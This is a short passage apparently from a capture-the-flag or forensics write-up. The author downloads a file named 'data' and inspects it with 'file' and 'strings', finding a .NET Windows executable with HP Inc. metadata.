
Would you like to save this file?

It contains a file named "data". Let's download it.




```
┌─[kalyan@parrot]─[~/Downloads]
└──╼ $ls
46641.rb  46691.rb  analyze.cap  secret.gz                 users.sql
46662.rb  46698.rb  data         splunk_shells-1.2.tar.gz
┌─[kalyan@parrot]─[~/Downloads]
└──╼ $file data
data: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
┌─[kalyan@parrot]─[~/Downloads]
└──╼ $
```

The file command says it is a PE32 executable for Windows. It appears like a .NET file but I am not sure. I decided to use the strings command to see if it can reveal something.



```
┌─[kalyan@parrot]─[~/Downloads]
└──╼ $strings data
!This program cannot be run in DOS mode.
.text
`.rsrc
@.reloc
PAs'
BSJB
v4.0.30319
#Strings
#GUID
#Blob
label1
Form1
label2
set_Text
set_TabIndex
set_ControlBox
get_Assembly
WrapNonExceptionThrows
        Matrix v3
HP Inc.
Copyright
 HP Inc. 2019
$3ba5e63b-729b-4997-a737-010611468bd8
1.0.0.0
.NETFramework,Version=v4.5
FrameworkDisplayName
.NET Framework 4.5
3System.Resources.Tools.StronglyTypedResourceBuilder
4.0.0.0
KMicrosoft.VisualStudio.Editors.SettingsDesigner.SettingsSingleFileGenerator
11.0.0.0
lSystem.Resources.ResourceReader, mscorlib, Version=4.0.0.0, Culture=neutral, Pu
blicKeyToken=b77a5c561934e089#System.Resources.RuntimeResourceSet
PADPADP
lSystem.Resources.ResourceReader, mscorlib, Version=4.0.0.0, Culture=neutral, Pu
blicKeyToken=b77a5c561934e089#System.Resources.RuntimeResourceSet
PADPADP
```

